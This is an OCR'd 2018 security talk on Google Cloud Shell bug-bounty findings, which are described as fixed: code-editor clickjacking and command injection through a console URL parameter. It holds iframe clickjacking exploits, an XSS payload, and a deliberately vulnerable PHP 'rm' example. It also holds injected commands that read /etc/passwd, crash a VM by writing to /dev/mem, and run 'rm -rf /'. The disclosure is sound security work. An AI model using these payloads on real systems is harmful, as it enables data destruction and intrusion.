Unconventional Vulnerabilities in Google Cloud Platform

1st November 2018

DARKMATTER

SMART AND SAFE DIGITAL

Content

01 Google Cloud Platform

02 Google Cloud SDK and Cloud Shell

03 Code Editor Clickjacking

04 Google Cloud Shell

05 Command Injection

06 Some Tips and Tricks

07 Bug bounty tips

#./whoami

- Venkatesh Sivakumar
- Security Consultant @ DarkMatter LLC
- Security Researcher @ Google VRP (in free time)
- Acknowledged by 100+ Companies all around the world
- CTF player @ h4ckx0r5

Google Cloud Platform

- Compute (Compute Engine, App Engine, Kubernetes Engine etc.)
- Storage (Cloud Storage, Persistent disk etc.)
- Migration (Data Transfer, Transfer Appliance etc.)
- Databases (Cloud SQL, Cloud Bigtable, Cloud Spanner etc.)
- Networking (VPC, Cloud Load Balancing, Cloud Armor etc.)
- Developer tools (Cloud SDK, Container Registry, Cloud Build etc.)
- Management tools (Stackdriver, Monitoring, Logging, Cloud Shell etc.)

Google Cloud SDK

- Can be used to manage 90% GCP functionalities
- Command line interface
- User friendly
- Localhost setup
- Comes with gcloud, gsutil, bq, kubectl and powershell cmdlets

https://cloud.google.com/sdk/

Google Cloud Shell

- Pre-installed Google Cloud SDK and other linux tools
- Command line interface
- User friendly
- Built-in authorization for access to GCP Console projects and resources
- On Cloud
- Built-in Code Editor
- Comes with gcloud, gsutil, bq, kubectl and powershell cmdlets

https://cloud.google.com/shell/

Code Editor Clickjacking

??Clickjacking??

Google VRP Rules


- https://www.google.com/about/appsecurity/reward-program/
- https://sites.google.com/site/bughunteruniversity/nonvuln/xsrf-with-meaningless-action
- https://sites.google.com/site/bughunteruniversity/nonvuln/clickjacking-with-unreasonable-user-interaction

Other valid security vulnerabilities	Web: *CSRF, Clickjacking* Mobile / Hardware: *Information leak, privilege escalation*	$500 - $7,500	$500 - $5,000	$500 - $3,133.7	$100

Clickjacking

OWASP definition:

Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.



- https://www.owasp.org/index.php/Testing_for_Clickjacking_(OTG-CLIENT-009)


Code Editor

https://8085-dot-3004081-dot-5024-dot-devshell.appspot.com/edit/edit.html

- Lack'ed all clickjacking protections (X-Frame, CSP, JS busting etc.)

- The URL is uniquely generated one

- With three clicks, attacker can make victim delete files (not limited to)




Unexploitable one?

- Problem with this clickjacking:
(How to find the editor url of other users?)
    Brute force? (not an efficient way)

- After more recon, found an endpoint that triggered code editor url
i.e
https://ssh.cloud.google.com/devshell/proxy?authuser=0&port=8085&cloudshell_retry=true
will redirect to code editor url

- Leveraging:
<iframe
src="https://ssh.cloud.google.com/devshell/proxy?authuser=0&port=8085&cloudshell_retry=true"></iframe>

Redirected to code editor within iframe (which means now it's "no more" unexploitable one).



- /edit/edit.html


Another Endpoint

- Upon invoking editor, by default the url that gets loaded is “/edit.html”
How to load git endpoint within iframe ?

- After more enumeration ,found “devshellProxyPath” parameter with which browser can be forwarded to different page

- Final exploit:

<iframe src=”https://ssl.cloud.google.com/devshell/proxy?authuser=0&port=8085&cloudshell_retry=true&devshellProxyPath=/git/git-repository.html”></iframe>



- /git/git-repository.html

Fix?

- Google cloud team fixed this issue with x-frame-options set to same origin

- Retested after few months (x-frame options was missing again :D) , Got in touch with VRP team regarding this! (they checked and filled new bug report)


- Retested it again after few months, realized that, issue was fixed with CSP frame-ancestors (Had a feeling it might be an improper fix, since CSP is not supported by a few browsers) Got in touch with VRP team with CSP unsupported browser poc, once again VRP team considered it as an issue

Now it’s completely fixed.

Google Cloud Shell

- GCP -> Activate Cloud Shell (Technically single click) or direct access with this URL

"https://console.cloud.google.com/cloudshell/editor?project=Your-Project&shellonly=true"



Command Injection

Execution of arbitrary commands on the host operating system via a vulnerable application.

Reference: https://www.owasp.org/index.php/Command_Injection

```php
<?php

print("Please specify the name of the file to delete");

print("<p>");

$file=$_GET['filename'];

system("rm $file");

?>


/* The above code gets the filename in url and deletes it */
```


Interesting Endpoint?

https://console.cloud.google.com/home/dashboard?project="name of the project"

IDOR:
https://console.cloud.google.com/home/dashboard?project=project1

SQLi:
https://console.cloud.google.com/home/dashboard?project=%27

XSS:
https://console.cloud.google.com/home/dashboard?project=”><img src=x onerror=alert(1)>



Interesting Endpoint?


https://console.cloud.google.com/home/dashboard?project="name of the project"

Command Injection:
https://console.cloud.google.com/home/dashboard?project=;ping google.com

https://console.cloud.google.com/home/dashboard?project=;cat /etc/passwd

Though the endpoint executed commands on the console, it only impacts our own cloud shell. (which means only our GCP resources)

So is it Unexploitable?




Google Cloud Command Injection - Exploiting "the unexploitable one"

Crashing Victim VM:
https://console.cloud.google.com/home/dashboard?project=;sudo cp /dev/zero /dev/mem

Once the victim accesses the above url and clicks "Activate cloud shell" , his/her vm crashes.

Deleting Files:
https://console.cloud.google.com/home/dashboard?project=;sudo rm -rf /

This will delete victims root directory which also deletes GCP resource files which includes appengine files, other applications hosted etc.



